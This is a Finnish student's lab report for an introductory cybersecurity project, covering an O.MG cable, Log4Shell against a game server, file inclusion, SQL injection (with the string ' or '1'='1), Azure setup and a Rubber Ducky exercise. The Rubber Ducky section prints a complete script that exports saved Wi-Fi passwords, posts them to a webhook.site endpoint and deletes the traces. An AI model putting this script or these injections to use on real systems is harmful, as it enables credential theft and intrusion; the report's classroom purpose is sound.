Lauri Partinen ktkt23sp

Aloitusprojekti raportti

Kimmon osio

Aloitusprojekti

2024



SISÄLLYS

[1 OMG kaapeli 3](#_Toc185288615)

[2 Logshell hakkerointi 6](#_Toc185288620)

[3 Virtuaalikone 8](#_Toc185288621)

[4 Hackstructor 9](#_Toc185288622)


[5 Azure Cloud 10](#_Toc185288623)


[6 Rubber ducky 11](#_Toc185288624)

[7 Reflektio 13](#_Toc185288625)


# OMG kaapeli


Tehtävä 2





Tehtävä 3







Tehtävä 4. Wifi passwords scripti. Tällä pitäisi saada wifi -salasanat



Tehtävä 5. Chrome password stealer. Tällä pitäisi saada chrome salasanat. Step by step guiden alla on valmiiksi tehdyt käyttäjät, joita voit hyödyntää tässä tehtävässä.

’

Tehtävä 6. Tiedoston lataaminen tietokoneelta



# Logshell hakkerointi

Suoritin nmap, josta serveri löytyi.

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti, ruokalista

Kuvaus luotu automaattisesti

Client auki

Kuva, joka sisältää kohteen kuvakaappaus, PC-peli, Videopeliohjelmisto, 3D-mallinnus

Kuvaus luotu automaattisesti

kirjoitin server ip-osoitteeksi 192.168.163.149.

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Multimediaohjelmisto, ohjelmisto


Kuvaus luotu automaattisesti

Pääsin peliin sisään

Kuva, joka sisältää kohteen kuvakaappaus, teksti, Multimediaohjelmisto, Grafiikkaohjelmisto

Kuvaus luotu automaattisesti

Ldap



Payload

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti, tieto

Kuvaus luotu automaattisesti

Netcat shell

**Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti

Kuvaus luotu automaattisesti**

Loppu tehtävää en saanut tehtyä.

# Virtuaalikone

Kolme konetta liitetty yhteen kytkimeen.

Kuva, joka sisältää kohteen kuvakaappaus, viiva, Värikkyys

Kuvaus luotu automaattisesti

Ping toimii koneiden välillä.

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti

Kuvaus luotu automaattisesti

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti

Kuvaus luotu automaattisesti

# Hackstructor

File inclusion

File inclusionissa kopioin filepath:in kuvasta.

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti

Kuvaus luotu automaattisesti

Testauksen jälkeen huomasin, että sivua ei ole suojattu sitä vastaan.

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti, muotoilu

Kuvaus luotu automaattisesti

Sql injektio

’ or ’1’=’1 avulla saadaan käyttäjä nimi ja salasana selville. Jos 1=1 on oikea lauseke se suoritta komennon ja saat kuvassa olevan taulukon tiedot

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti, numero

Kuvaus luotu automaattisesti

# Azure Cloud

Loin virtuaalikoneen ohjeiden mukaisesti: windows 10 pro, B1s ja North Europe. Loin admin tunnukset ja valitsin portit 80 ja 3389. Käynnistin virtuaalikoneen.

Kuva, joka sisältää kohteen teksti, kuvakaappaus, ohjelmisto, Tietokonekuvake

Kuvaus luotu automaattisesti

Kuvakaappaus virtuaalikoneen toiminnasta.

Kuva, joka sisältää kohteen teksti, taivas, pilvi, kuvakaappaus

Kuvaus luotu automaattisesti

# Rubber ducky

Ensin latasin ruber ducky-kooderin. Laitoin Rubber ducky usb tikun kiinni tietokoneeseen, jota käytetään scriptin suorittamisessa. Koitin hakkeroida wifin-salasanoja. Kun kooderi on asennettu, pistetään microsd kortti koneeseen.

Koodi hakkeroi wifin tallennettuja salasanoja.

DELAY 1000

STRING cmd /k mode con: cols=25 lines=1

DELAY 100

ENTER

DELAY 1000

STRING cd %temp%

ENTER

DELAY 500

STRING netsh wlan export profile key=clear

ENTER

DELAY 500

STRING powershell Select-String -Path Wi-Fi\*.xml -Pattern 'keyMaterial' > WiFi-Key

ENTER

DELAY 1000

DELAY 500

REM next command will post wifi password on webhook.site

STRING powershell Invoke-WebRequest -Uri https://webhook.site/<paste webhook unique id here> -Method POST -InFile WiFi-Key

ENTER

STRING del Wi\* /s/f/q

ENTER

DELAY 500

STRING exit

ENTER

Käännetään scripti injection.bin tiedostoksi

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti, numero

Kuvaus luotu automaattisesti

“java -jar ~/Downloads/duckencoder.jar -i ~/rubber-ducky/hello-world.txt -o /Volumes/NO\ NAME/inject.bin” komennon avulla siirretään microsd kortille. Jonka jälkeen testataan toiminta ja kytketään microsd kortti paikalleen.

# Reflektio

Projektin eri tehtävät olivat opettavaisia. Erityisen mielenkiintoisia olivat omg-kaapeli. Yllätyin miten vaarallinen normaalilta näyttävä usb-piuha voikaan olla ja minkälaisia asioita se voikaan tehdä. Osaa tehtävistä en saanut tehtyä loppuun, vaikka yritin muilta kysyä apua. Kokonaisuutena projekti oli opettavainen ja opin paljon uutta eri aiheista.